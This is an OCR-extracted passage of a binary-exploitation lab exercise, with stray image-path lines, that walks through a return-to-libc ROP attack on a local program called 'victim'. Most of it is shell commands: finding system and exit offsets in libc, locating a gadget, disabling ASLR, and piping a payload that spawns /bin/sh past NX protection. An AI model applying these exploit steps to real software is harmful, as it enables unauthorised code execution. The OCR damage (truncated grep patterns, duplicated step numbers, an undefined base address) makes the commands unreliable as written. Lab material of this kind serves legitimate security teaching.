
exit=0x$(nm -D $libc | grep '\' | cut -f1 -d' ')

gadget=0x$(xxd -c1 -p $libc | grep -n -B1 c3 | grep 5f -m1 | awk '{printf"%x\n",$1-1}')




1. Verify symbol table offset for `system()` function (**0x45730**):

   nm -D /lib/x86_64-linux-gnu/libc.so.6 | grep '\'



1. Construct and execute final ROP payload pipeline delivering `/bin/sh`, padding 65 zero bytes (130 zeros), gadget address (`base+gadget`), buffer address (`addr`), system address (`base+system`), and exit address (`base+exit`) to bypass NX stack protection:

```
addr=$(echo | setarch $(arch) -R ./victim | sed 1q)
( (
echo  -n /bin/sh | xxd -p
printf %0130d 0
printf %016x $((base+gadget)) | tac -rs..
printf %016x $((addr)) | tac -rs..
printf %016x $((base+system)) | tac -rs..
printf %016x $((base+exit)) | tac -rs..
echo
) | xxd -r -p ; cat) | setarch `arch` -R ./victim
```



This concludes the lab exercise.